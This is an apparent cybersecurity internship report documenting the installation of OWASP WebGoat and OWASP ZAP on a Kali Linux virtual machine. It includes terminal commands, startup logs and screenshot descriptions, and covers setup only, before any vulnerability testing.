

2025

Redynox

Intern: Uyor Chimdi
Ebulu

Email:
Chimdi2700@gmail.com

Objective

To develop hands-on understanding of web application security by analyzing common vulnerabilities using OWASP ZAP, performing basic vulnerability scans, and attempting manual exploitation of flaws such as SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF). This task provides a practical foundation in secure application assessment and ethical hacking techniques.

Skills: Basic Web Security,
Vulnerability Identification


Tools: OWASP ZAP, WebGoat (or
another vulnerable web application)

[CYBER SECURITY INTERNSHIP]


TASK 2: Introduction to Web Application Security

1. Setup: 7/7/2025


Installation of WebGoat



The screenshot shows a Kali Linux desktop environment with a Firefox browser window open. A Google search results page is displayed for the query "owasp webgoat". The top result, which is the official OWASP WebGoat project page, is highlighted with a red box. The URL is <https://www.google.com/search?client=firefox-b-e&channel=entr&q=owasp+webgoat>. Below the search bar, the results are filtered by "All". Other search results listed include TryHackMe, WebGOAT, and GitHub.



The screenshot shows the official OWASP WebGoat project page at <https://owasp.org/www-project-webgoat/>. The page features a navigation menu with links to Main, Goals, Lessons, Start, and WebWolf. A prominent red button labeled "WEBOAT" is visible. The main content area includes a "Learn the hack - Stop the attack" section, a description of WebGoat as a deliberately insecure application for testing Java-based vulnerabilities, and sections for Downloads (with "Standalone jars" highlighted with a red box), Code Repository, and Source code. A "Helping the Goat!" cookie consent banner is present at the bottom right.



```
(shuga㉿kali)-[~]
$ cd Downloads

(shuga㉿kali)-[~/Downloads]
$ ls
fg-joomla-to-wordpress.4.31.1.zip Nessus-10.8.3-debian10_amd64.deb Sublist3r webgoat-2025.3.jar
```

```
(shuga㉿kali)-[~]
$ cd Downloads

(shuga㉿kali)-[~/Downloads]
$ ls
fg-joomla-to-wordpress.4.31.1.zip Nessus-10.8.3-debian10_amd64.deb Sublist3r webgoat-2025.3.jar

(shuga㉿kali)-[~/Downloads]
$ java --version
openjdk 23 2024-09-17
OpenJDK Runtime Environment Temurin-23+37 (build 23+37)
OpenJDK 64-Bit Server VM Temurin-23+37 (build 23+37, mixed mode, sharing)
```

Checking the version of my java if it is up to date

```
shuga@Kali: ~/Downloads
$ java -jar webgoat-2025.3.jar
2025-06-21T23:21:00.059+01:00 INFO 82434 — [main] org.owasp.webgoat.server.StartWebGoat : Starting StartWebGoat v2025.3 using Java 23 with PID 82434 ( /home/shuga/Downloads/webgoat-2025.3.jar started by shuga in /home/shuga/Downloads)
2025-06-21T23:20:58.539+01:00 INFO 82434 — [main] org.owasp.webgoat.server.StartWebGoat : No active profile set, falling back to 1 default profile: "default"
2025-06-21T23:21:00.059+01:00 INFO 82434 — [main] org.owasp.webgoat.server.StartWebGoat : Started StartWebGoat in 3.692 seconds (process running for 6 .447)
```


The terminal shows the command `java -jar webgoat-2025.3.jar` being run. The output indicates that the application is starting up, using Java 23 with PID 82434. It notes that no active profile is set, so it falls back to the default profile. The application starts in 3.692 seconds.

Starting up the webgoat using `java -jar webgoat-2025.3.jar`

```
shuga@Kali: ~/Downloads
$ java -jar webgoat-2025.3.jar
2025-06-21T23:37:43.252+01:00 WARN 90538 — [main] org.hibernate.orm.deprecation : HHH90000025: HSQLEialect does not need to be specified explicitly using hibernate.dialect (remove the property setting and it will be selected by default)
2025-06-21T23:37:43.257+01:00 INFO 90538 — [main] org.hibernate.orm.connections.pooling : HHH10001005: Database info: Database JDBC URL [Connecting through datasource 'org.springframework.jdbc.datasource.DriverManagerDataSource@42530cd6']
Database driver: undefined/unknown
Database version: 2.7.3
Autocommit mode: undefined/unknown
Isolation level: undefined/unknown
Minimum pool size: undefined/unknown
Maximum pool size: undefined/unknown
2025-06-21T23:37:44.249+01:00 INFO 90538 — [main] o.h.e.t.j.p.i.JtaPlatformInitiator : HHH000489: No JTA platform available (set 'hibernate.transaction.jta.platform' to enable JTA platform integration)
2025-06-21T23:37:44.335+01:00 INFO 90538 — [main] j.LocalContainerEntityManagerFactoryBean : Initialized JPA EntityManagerFactory for persistence unit 'default'
2025-06-21T23:37:44.419+01:00 INFO 90538 — [main] o.o.w.lessons.logging.LogBleedingTask : Password for admin: MjU50Dg0TzJzJuZOs00NjU5LTLiZGtYTQwMzk4 MGZlymE0
2025-06-21T23:38:00.929+01:00 WARN 90538 — [main] r$InitializeUserDetailsManagerConfigurer : Global AuthenticationManager configured with an AuthenticationProvider bean. UserDetailsService beans will not be used by Spring Security for automatically configuring username/password login. Consider removing the AuthenticationProvider bean. Alternatively, consider using the UserDetailsService in a manually instantiated DaoAuthenticationProvider. If the current configuration is intentional, to turn off this warning, increase the logging level of 'org.springframework.security.config.annotation.authentication.configuration.InitializeUserDetailsBeanManagerConfigurer' to ERROR
2025-06-21T23:38:03.822+01:00 INFO 90538 — [main] o.s.b.a.e.web.EndpointLinksResolver : Exposing 3 endpoints beneath base path '/actuator'
2025-06-21T23:38:03.934+01:00 WARN 90538 — [main] t.AuthorizationManagerRequestMatcherRegistry : One of the patterns in [/favicon.ico, /css/**, /images/**, /js/**, fonts/**, /plugins/**, /registration, /register.mvc, /actuator/**] is missing a leading slash. This is discouraged; please include the leading slash in all your request matcher patterns. In future versions of Spring Security, leaving out the leading slash will result in an exception.
2025-06-21T23:38:04.079+01:00 WARN 90538 — [main] ion$DefaultTemplateResolverConfiguration : Cannot find template location: classpath:/templates/ (please add some templates, check your Thymeleaf configuration, or set spring.thymeleaf.check-template-location=false)
2025-06-21T23:38:04.932+01:00 INFO 90538 — [main] o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat started on port 8080 (http) with context path '/WebGoat'
2025-06-21T23:38:04.985+01:00 INFO 90538 — [main] org.owasp.webgoat.server.StartWebGoat : Started StartWebGoat in 27.089 seconds (process running for 66.457)
2025-06-21T23:38:04.999+01:00 WARN 90538 — [main] org.owasp.webgoat.server.StartWebGoat : Please browse to http://127.0.0.1:8080/WebGoat to start using WebGoat ...
2025-06-21T23:38:38.101+01:00 INFO 90538 — [0..1-8080-exec-3] o.a.c.c.C.[localhost]./[WebGoat] : Initializing Spring DispatcherServlet 'dispatcherServlet'
2025-06-21T23:38:38.114+01:00 INFO 90538 — [0..1-8080-exec-3] o.s.web.servlet.DispatcherServlet : Initializing Servlet 'dispatcherServlet'
2025-06-21T23:38:38.123+01:00 INFO 90538 — [0..1-8080-exec-3] o.s.web.servlet.DispatcherServlet : Completed initialization in 9 ms
```

The terminal shows the command `java -jar webgoat-2025.3.jar` being run. The output includes various log messages related to Hibernate and Spring configurations, such as warnings about missing leading slashes in URL patterns and information about the Tomcat server starting on port 8080. It concludes by instructing the user to browse to `http://127.0.0.1:8080/WebGoat`.

Launching the local host in the browser



The signup page

2. Perform Basic Vulnerability Analysis:

Installation of owasp zap

KaliLinux2025 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Kali Linux Releases - WebGoat/Web WebGoat owasp zap - Google Search

https://www.google.com/search?client=firefox-b-e&channel=entr&q=owasp+zap

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Google owasp zap

All Images Videos Short videos News Forums Web More

Tools

zaproxy.org
https://www.zaproxy.org

ZAP

Zed Attack Proxy (ZAP) by Checkmarx. The world's most widely used web app scanner. Free and open source. A community based GitHub Top 1000 project that ...

Download
ZAP is only installed and used on operating systems and JREs ...

Getting Started
Zed Attack Proxy (ZAP) by Checkmarx is a free, open ...

Documentation
Getting Further - Desktop User Guide - Docker - Automate ZAP

Windows Type here to search 11:54 PM 6/21/2025

KaliLinux2025 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Kali Linux Releases - WebGoat/Web WebGoat ZAP

https://www.zaproxy.org

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

ZAP by Checkmarx

Blog Videos Documentation Community

Download

Facebook Twitter

11:55 PM 6/21/2025

Zed Attack Proxy (ZAP)

by [Checkmarx](#)


The world's most widely used web app scanner. Free and open source. A community based GitHub Top 1000 project that anyone can contribute to.



Quick Start Guide



Download Now

Windows Type here to search 11:55 PM 6/21/2025




```
(shuga㉿kali)-[~]
$ sudo su
[sudo] password for shuga: 
(shuga㉿kali)-[/home/shuga]
# cd Downloads
(shuga㉿kali)-[/home/shuga/Downloads]
# ls
create.sql fg-joomla-to-wordpress.4.31.1.zip Nessus-10.8.3-debian10_amd64.deb Sublist3r webgoat-2025.3.jar ZAP_2_16_1_unix.sh
(shuga㉿kali)-[/home/shuga/Downloads]
# chmod +x ZAP_2_16_1_unix.sh
(shuga㉿kali)-[/home/shuga/Downloads]
# ./ZAP_2_16_1_unix.sh
Starting Installer ...
```


- I switch to the super user (root) account using sudo su to allow a permitted user to execute a command as the super user or another user.
- I change the directory to Downloads within my home directory.
